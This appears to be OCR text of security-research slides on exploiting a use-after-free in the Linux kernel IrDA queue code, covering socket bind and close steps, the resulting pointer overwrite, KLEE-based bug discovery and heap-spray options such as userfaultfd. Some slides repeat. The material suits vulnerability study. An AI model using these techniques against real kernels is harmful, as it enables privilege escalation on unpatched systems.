
```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 2c

Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 2d

Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 2e

Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 2e

Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 3

Close s2


```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
   (*queue) = element->q_next;
```



Step 4a

Close s3 and first UAF


```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
   (*queue) = element->q_next;
```



Step 4b

Updating the Q head

```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
   (*queue) = element->q_next;
```



Step 4b

First UAF - summary

- Can overwrite the objects **`q_prev`** ptr (i.e. fixed offset: +8 bytes)

- Don't control the value we overwrite with (address of the s1 object **`0xffff8800xxxxxxxx`**)


- If **`0xffff8800xxxxxxxx`** was executable, could place the payload there :(

  ```
  kernel tried to execute NX-protected page -
  exploit attempt?
  ```

Step 5

Bind 4th socket

```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Exploitation

SE to identify UAF

- Model hashbin implementation in user space; **`enqueue_first()`**, **`dequeue_general()`**, struct definitions, etc.

- Model **`kmalloc`**/**`kfree`** (struct member {freed: 1})

- Set assertions on **`q_prev`** and **`q_next`** dereferences when the object is freed (freed == 0)

- The input can be taken as sequence of enqueue and dequeue operations: **`e1d1e2e3e2`**...

- KLEE: symbolically executes LLVM bit code (.bc files)

Exploitation
Heap “spray”

- Before binding the last (4th) socket, allocate a controlled object X (`32 < sizeof(X) <= 64`)

```
struct irda_queue {
     struct irda_queue *q_next;
     struct irda_queue *q_prev;
     char q_name[32];
     long q_hash;
};
```

- The **`q_prev`** should be the address whose value will be overwritten with the address of the s4 sock object

Exploitation
Heap “spray”

- Requirements:
  - Need to control the address at offset +8 bytes
  - The object must “stay” in the kernel
- Public heap sprays **`add_key()`**, **`msgsnd()`**, **`send[m]msg()`** won’t work here

Exploitation

Heap “spray”

- **`userfaultfd()`** - create a file descriptor for handling page faults in user space
    - Creates a separate thread for handling page faults; e.g., **`uaddr = malloc(0x500000, 0x1000, …)`** and then handle page faults in a separate thread in your program when dereferencing 